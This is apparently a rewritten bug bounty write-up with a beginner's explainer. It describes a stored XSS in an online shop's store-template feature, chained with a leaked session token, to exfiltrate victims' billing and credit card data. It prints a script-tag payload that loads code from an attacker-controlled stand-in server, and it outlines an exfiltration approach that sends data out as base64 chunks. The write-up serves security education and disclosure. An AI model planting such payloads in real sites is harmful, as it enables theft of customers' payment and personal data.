Sensitive Data Exfiltration through XSS ($450)
 Published on medium.com
Bugbounting
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a private bug bounty program, so the researcher refers to it as www.example.com. It is an online shop website with features such as creating store templates, uploading images and CSV files, and so on. The feature that drew the most attention was store template creation: the researcher could supply their own HTML and JavaScript, and although some JavaScript was filtered, the alert() function was not blocked and the <script> tag was allowed.
Setup
The researcher tested the features one by one and found several XSS issues, but focused on the store template feature. Two accounts were used: a victim account and an attacker account. The attacker hosts an exfiltration script on a private server; the report notes that ngrok can be used for this.
Finding it
While testing, the researcher noticed that a secret token was leaked in a URL of the form:
https://www.example.com/cart/default.asp/Configuration&sid=ABCDEF-12345-GHIJKL-67890x0
The value of the sid parameter is the secret token. The researcher recorded it and then crawled the website manually, viewing source pages one after another, and found two more token leaks: in the adding-cart URL and in the store source page (the store is the page anyone can visit).

To confirm, the researcher created a second account and, logged in as the attacker, visited the victim's store and viewed the source page. The mid value shown there is the victim's secret token.
Exploitation
With the token leak confirmed, the researcher looked for a way to exploit it, considering data exfiltration, account takeover or another attack, and found a TrustedSec article explaining how an attacker can exfiltrate sensitive data through XSS. The script from that article was cloned, adapted, and hosted on a private server. The goal was to exfiltrate the victim's Billinfo, which includes credit cards, email, name, number, company name, address and country information. The script grabs the victim's Billinfo page, encodes it to base64 and sends it to the attacker's private server part by part.
Step 1: Inject the payload into a store template
On the attacker account, create a store template and inject the XSS payload:
<script src="https://private.server/ExfilPayload.js
Step 2: Create a product and apply the template
Create any product to sell and use the template created before.
Step 3: Share the store link with the victim

Send the store link to the victim. Once the victim visits it, the attacker receives the encoded base64 strings:
Step 4: Decode the exfiltrated data
Sort all the encoded parts and decode them.

After submitting the vulnerability, the program owner rewarded the researcher $450.
Root cause
The store template feature allowed user-supplied HTML and JavaScript. Some JavaScript was filtered, but the <script> tag was allowed and the alert() function was not blocked, so a template could load an external script. Separately, the secret token was exposed in the sid parameter of a URL, in the adding-cart URL and in the store source page as the mid value, . The report does not describe the server-side validation or any other defence beyond the partial JavaScript filtering.
Impact
An attacker who can get a victim to visit a crafted store link can run script in the victim's browser and exfiltrate the victim's Billinfo, including credit cards, email, name, number, company name, address and country information. The attack requires the victim to visit the shared store link. The report does not state which accounts or roles are affected beyond the victim account used in testing.
Fix
Based on the described behaviour, the store template feature should not allow arbitrary <script> tags or external script sources, and the secret token should not be exposed in URLs or page source where scripts can read it.
Variants to test
- Template or content features that accept HTML: submit a
<script src=...>tag and check whether it is stored and executed for other users. - Token exposure: inspect URLs and page source for parameters such as
sidand values such asmid, and check whether they appear in pages reachable by other users. - Filter bypass: where
alert()is blocked but<script>is allowed, test external script loading and other execution paths. - Exfiltration: host a script that reads sensitive pages and sends encoded chunks to a controlled server, and confirm receipt when a second account visits the crafted page.
What happened, in plain words
A security researcher was testing a private bug bounty program. A bug bounty program is a scheme where a company invites independent testers to look for security problems in its systems and pays them for reporting what they find. The company in this story is an online shop, and because the program is private the researcher calls it www.example.com instead of its real name.
The shop lets people create their own store templates. A template is a reusable page layout: you design it once and every product page or store page built from it looks the same. In this shop the template editor accepted raw HTML and JavaScript from the person creating it. HTML is the language that describes what a web page contains (headings, images, forms), and JavaScript is the language that makes a page do things, such as read data and send it somewhere. Allowing visitors to put their own JavaScript into a page that other visitors will see is dangerous, and that is the heart of this story.
The researcher found that the shop also leaked a secret token in a few places: in a web address, and in the source code of a page. A token here is a short string of characters that acts like a password for your session, proving to the shop which account is asking. If someone else can read your token, they can act as you.
Putting the two problems together, the researcher built a trap: a store page containing a script that, when a victim opened it, read the victim's billing information and quietly sent it to a server the researcher controlled. The company paid $450 for the report.
The target and the feature that stood out
The researcher started by testing the shop's features one at a time: creating store templates, uploading images, uploading CSV files (plain text files where values are separated by commas, often used for spreadsheets), and so on. Several cross-site scripting issues turned up. Cross-site scripting, usually shortened to XSS, is a class of bug where an attacker manages to get their own JavaScript into a page that other people view. The victim's browser cannot tell the attacker's script apart from the site's own script, so the script runs with the victim's permissions and can read what the victim sees.
A useful comparison: imagine a noticeboard in an office where anyone can pin a note. Normally people pin harmless notes. XSS is like someone pinning a note that says "whoever reads this, please photocopy the documents on your desk and post them to this address". The reader follows the instruction because it looks like an ordinary note on the official board.
The feature that drew the most attention was store template creation. The researcher could supply their own HTML and JavaScript. Some JavaScript was filtered out, but the alert() function was not blocked and the <script> tag was allowed. alert() is a built-in browser function that pops up a small message box; testers use it as a harmless proof that their JavaScript really ran. The <script> tag is the HTML element that tells the browser "everything inside here is JavaScript, please run it". If a site lets you insert a <script> tag into a page other people will see, you can usually run any script you like.
A secret token in the address bar
While testing, the researcher noticed that a secret token appeared in a web address. The address looked like this:
https://www.example.com/cart/default.asp/Configuration&sid=ABCDEF-12345-GHIJKL-67890x0
Reading it piece by piece:
https://is the scheme, meaning the connection to the site is encrypted.www.example.comis the site's name, the placeholder used here for the real shop./cart/default.asp/Configurationis the path, which tells the shop which page or feature is being requested. The.aspending suggests the page is generated by a Microsoft server technology, but that detail is not important for understanding the bug.&sid=ABCDEF-12345-GHIJKL-67890x0is a parameter. Parameters are extra pieces of information appended to an address, usually after a?or&, in the formname=value. Here the name issidand the value isABCDEF-12345-GHIJKL-67890x0.
The value of the sid parameter is the secret token. The researcher wrote it down in their notes. The concern was simple: if the token is in the address, it can end up in browser history, in server logs, in the address bar that anyone looking over your shoulder can see, and in any script that reads the current address.
That raised a question: is the token leaked anywhere else? The researcher crawled the website manually, meaning they opened pages one after another and looked at each page's source code. Source code is what the server actually sends to the browser before the browser draws the page; you can see it in a browser with a "view source" option. This took some time, but two more leaks turned up: one in the adding-cart URL, and one in the store source page. The store is the page that anyone can visit.
Confirming the leak with a second account
To be sure, the researcher created a second account. One account played the victim, the other played the attacker. Logged in as the attacker, the researcher visited the victim's store and viewed the source page. The mid value shown there is the victim's secret token.
The screenshot shows the source of the victim's store page with the secret token visible in it. The point is that the token is not hidden: it is sitting in the page that any visitor can load and read.
From a leak to an exploit
A leaked token is a problem, but the researcher wanted to know how far it could be pushed: data exfiltration, account takeover, or something else. Data exfiltration means copying data out of a system without permission, like someone photographing documents and walking out with the pictures. Account takeover means getting control of someone else's account, for example by using their token.
Searching online for how to exfiltrate data using XSS led to a TrustedSec article that explains the technique in detail. The researcher cloned the script from that article, adapted it to this target, and hosted it on a private server. The report notes that ngrok can be used for this; ngrok is a service that gives a computer behind a home or office network a public address, so a script hosted locally can be reached from the internet.
The goal was the victim's Billinfo: the billing information page, which includes credit cards, email, name, number, company name, address and country information. The script grabs that page, encodes it to base64 and sends it to the attacker's private server part by part.
Base64 is a way of writing any data using only letters, digits and a couple of symbols. It does not encrypt anything; it just changes the shape of the data so it can travel safely through places that expect text. Think of it as putting a document into a standard-sized envelope: the contents are unchanged, but the envelope fits through the postal system.
The attack, step by step
Step 1: Put the payload into a store template
On the attacker account, the researcher created a store template and injected the XSS payload:
<script src="https://private.server/ExfilPayload.js
Line by line:
<scriptstarts an HTML script element. The browser treats everything until the closing tag as code to run.src="https://private.server/ExfilPayload.jsis thesrcattribute, which tells the browser where to fetch the code from instead of writing it inline. Here it points at a file calledExfilPayload.json a server the attacker controls.private.serveris a placeholder for that server's address.- The line as written in the report has no closing
>or</script>. That is how it appears in the report; the browser would normally need the tag closed for it to work as expected.
Why this step: the template is shown to anyone who visits the store built from it. By putting a script tag in the template, the attacker arranges for their own code to be loaded and run in every visitor's browser, including the victim's. The code itself lives on the attacker's server, so the attacker can change it without touching the shop.
Step 2: Create a product and apply the template
Create any product to sell, and use the template created before. Applying the template is what ties the malicious script to that page.
Step 3: Share the store link with the victim
Send the store link to the victim. This is the delivery step: XSS in a stored template does nothing until somebody opens the page. Once the victim visits it, their browser loads the template, sees the script tag, fetches ExfilPayload.js from the attacker's server, and runs it. The script then reads the victim's Billinfo page, encodes it to base64, and sends it to the attacker's server in pieces. The attacker receives the encoded base64 strings:
The screenshot shows the pieces arriving at the attacker's server as base64 text.
Step 4: Decode what came back
All that is left is to sort all the encoded parts and decode them. Sorting means putting the pieces back in the right order, and decoding means turning base64 back into the original page content.
The screenshot shows the encoded base64 strings.
After the researcher submitted the vulnerability, the program owner rewarded them $450.
Why it worked
Two separate weaknesses combined:
- The store template feature allowed user-supplied HTML and JavaScript. Some JavaScript was filtered, but the
<script>tag was allowed and thealert()function was not blocked, so a template could load an external script. - The secret token was exposed in the
sidparameter of a URL, in the adding-cart URL, and in the store source page as themidvalue. Any script running in the store context could read it.
The report does not describe the server-side validation or any other defence beyond the partial JavaScript filtering.
What an attacker could do with it
An attacker who can get a victim to visit a crafted store link can run script in the victim's browser and exfiltrate the victim's Billinfo, including credit cards, email, name, number, company name, address and country information. The attack requires the victim to visit the shared store link. The report does not state which accounts or roles are affected beyond the victim account used in testing.
How it should have been fixed
Based on the described behaviour, the store template feature should not allow arbitrary <script> tags or external script sources, and the secret token should not be exposed in URLs or page source where scripts can read it.
Things worth testing on a similar target
- Template or content features that accept HTML: submit a
<script src=...>tag and check whether it is stored and executed for other users. - Token exposure: inspect URLs and page source for parameters such as
sidand values such asmid, and check whether they appear in pages reachable by other users. - Filter bypass: where
alert()is blocked but<script>is allowed, test external script loading and other execution paths. - Exfiltration: host a script that reads sensitive pages and sends encoded chunks to a controlled server, and confirm receipt when a second account visits the crafted page.
Glossary
- Bug bounty program: a scheme where a company pays independent testers for reporting security problems in its systems.
- Private bug bounty program: a program open only to invited testers, which is why the target is called www.example.com here.
- HTML: the language that describes the content and structure of a web page.
- JavaScript: the programming language that runs in the browser and makes pages interactive.
- Template: a reusable page layout that many pages can be built from.
- Store template: the shop feature that lets a seller design the layout of their store page.
- CSV file: a plain text file where values are separated by commas, often used for spreadsheets.
- XSS (cross-site scripting): a bug where an attacker gets their own JavaScript into a page other people view, so it runs with the victim's permissions.
alert(): a built-in browser function that shows a small pop-up message, often used to prove that JavaScript ran.<script>tag: the HTML element that tells the browser to run the JavaScript inside it, or to load it from asrcaddress.- Payload: the piece of code an attacker injects to achieve their goal.
- Token: a short string that proves which account or session is making a request, like a temporary password.
- Session: the period during which a site remembers who you are, usually by storing a token in your browser.
- Parameter: an extra piece of information appended to a URL in the form
name=value. sid: the name of the URL parameter in which the secret token was leaked.mid: the value in the store page source that held the victim's secret token.- Source code / page source: what the server sends to the browser before the browser draws the page; viewable with a browser's "view source" option.
- Crawling: opening pages one after another, manually or automatically, to inspect them.
- Data exfiltration: copying data out of a system without permission.
- Account takeover: gaining control of someone else's account, for example by using their token.
- Billinfo: the billing information page, containing credit cards, email, name, number, company name, address and country information.
- Base64: an encoding that rewrites any data using only letters, digits and a couple of symbols; it hides nothing but makes data safe to send as text.
- Encoding: converting data into a different representation, as opposed to encrypting it, which makes it unreadable without a key.
- Decoding: turning encoded data back into its original form.
- Private server: a server the attacker controls, used to host the script and receive the stolen data.
- ngrok: a service that gives a computer behind a home or office network a public address so it can be reached from the internet.
- Server-side validation: checks a server performs on data it receives, as opposed to checks the browser performs.
- Filtering: removing or blocking certain input, such as dangerous JavaScript, before it is stored or shown.




